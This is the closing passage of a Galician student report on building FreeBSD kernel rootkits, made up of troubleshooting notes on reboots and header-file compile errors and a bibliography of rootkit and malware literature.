Podemos distinguir este tipo de workarounds debido a que nas capturas, aparece cun fondo branco e a shell de execución aparece baleira só cun dollar antes dos comandos, e non cun *usuario@host* precedendo o texto. Aínda que non implementaramos unha solución, por motivos de tempo de entrega límite, expoñemos a continuación os erros con posibles solucións ou observación que consideramos útiles por se alún lector deste documento intenta lidiar con eles:

- Reinicio automático do equipo ao chamar a *syscall* desde perl en liña de comandos. Posible solución que suxerimos: Realización da práctica nun entorno virtual.
- Erro de compilación debidos a ficheiros .h: Diferenzas no código fonte do kernel entre versións de FreeBSD. Posible solucións que suxerimos:
  - Análise e comparativa dos ficheiros .h sempre referenciados no traballo en busca de cambios de nomes en estruturas, variables, ou chamadas a funcións externas.
  - Arreglados erros moi similares con *Ports* no seguinte foro: [31]

Bibliografía

[1] L. Stevenson and N. Altholz, *Rootkits for dummies*. John Wiley & Sons, 2006.

[2] "Payload," https://en.wikipedia.org/wiki/Payload, accessed November 18, 2019.

[3] G. Hoglund and J. Butler, *Rootkits: subverting the Windows kernel*. Addison-Wesley Professional, 2006.

[4] "Rootkit," https://en.wikipedia.org/wiki/Rootkit, accessed November 18, 2019.

[5] M. Davis, S. Bodmer, and A. LeMasters, *Hacking exposed malware and rootkits*. McGraw-Hill, Inc., 2009.

[6] "Keystroke logging," https://en.wikipedia.org/wiki/Keystroke_logging, accessed November 18, 2019.

[7] "Nprotect gameguard," https://en.wikipedia.org/wiki/NProtect_GameGuard, accessed November 18, 2019.

[8] C. Cimpanu, "Intel x86 cpus come with a secret backdoor that nobody can touch or disable," https://news.softpedia.com/news/intel-x86-cpus-come-with-a-secret-backdoor-that-nobody-can-touch-or-disable-505347.shtml, accessed November 18, 2019.

[9] E. Portnoy and P. Eckersley, "Intel's management engine is a security hazard, and users need a way to disable it," https://www.eff.org/deeplinks/2017/05/intels-management-engine-security-hazard-and-users-need-way-disable-it, accessed November 18, 2019.

[10] "Protection ring," https://en.wikipedia.org/wiki/Protection_ring#Modes, accessed November 18, 2019.

[11] "System management mode," https://en.wikipedia.org/wiki/System_Management_Mode, accessed November 18, 2019.

[12] P. Stewin and I. Bystrov, "Persistent, stealthy, remote-controlled dedicated hardware malware," in *Chaos Communication Congress. Berlin*, 2013.

[13] C. Hoffman, "Intel management engine, explained: The tiny computer inside your cpu," https://www.howtogeek.com/334013/intel-management-engine-explained-the-tiny-computer-inside-your-cpu/, accessed November 18, 2019.

[14] J. O., "Getting started with intel® active management technology (intel® amt)," https://software.intel.com/en-us/articles/getting-started-with-intel-active-management-technology-amt, accessed November 18, 2019.

[15] "Intel management engine," https://en.wikipedia.org/wiki/Intel_Management_Engine#Ring_%E2%88%923_rootkit, accessed November 18, 2019.

[16] A. Kili, "Understanding shared libraries in linux," https://www.tecmint.com/understanding-shared-libraries-in-linux/, accessed November 21, 2019.

[17] "Dll," https://en.wikipedia.org/wiki/Dynamic-link_library, accessed November 21, 2019.

[18] M. H. Ligh, A. Case, J. Levy, and A. Walters, *The art of memory forensics: detecting malware and threats in windows, linux, and Mac memory*. John Wiley & Sons, 2014.

[19] J. Kong, *Designing BSD Rootkits: An Introduction to Kernel Hacking*. No Starch Press, 2007.

[20] "Mebroot," https://en.wikipedia.org/wiki/Mebroot, accessed November 21, 2019.

[21] "Stuxnet," https://es.wikipedia.org/wiki/Stuxnet, accessed November 21, 2019.

[22] L. O. Murchu, "Stuxnet-infecting industrial control systems," in *Virus Bulletin 2010 Conference, Vancouver, BC. http://www. virusbtn. com/pdf/conference_slides/2010/OMurchu-VB2010. pdf (accessed Dec 15, 2010)*, 2010.

[23] "Sysfs," https://es.wikipedia.org/wiki/Sysfs, accessed November 18, 2019.

[24] "suterusu," https://github.com/mncoppola/suterusu, accessed November 18, 2019.

[25] "Rootkit introduction by enisa," https://www.enisa.europa.eu/topics/csirts-in-europe/glossary/rootkits, accessed November 18, 2019.

[26] "Chrootkit," https://en.wikipedia.org/wiki/Chkrootkit, accessed November 18, 2019.

[27] G. Aas, "lwp-request," https://metacpan.org/pod/lwp-request, accessed November 18, 2019.

[28] "User space," https://en.wikipedia.org/wiki/User_space, accessed November 18, 2019.

[29] "Fixing mkdir call," https://stackoverflow.com/questions/23300858/how-to-solve-this-compiler-error/23300900#23300900, accessed November 8, 2019.

[30] "Freebsd multithreading," https://papers.freebsd.org/2002/jhb-locking_in_multithreaded_kernel.files/jhb-locking_in_multithreaded_kernel-paper.pdf, accessed November 19, 2019.

[31] "Fixing freebsd and ports fail," https://github.com/freebsd/freebsd-ports/commit/f8843428a02a3530999f205432bc38f9a3a6a83d#diff-b206b874d1a005284d13a30265ee495b, accessed November 11, 2019.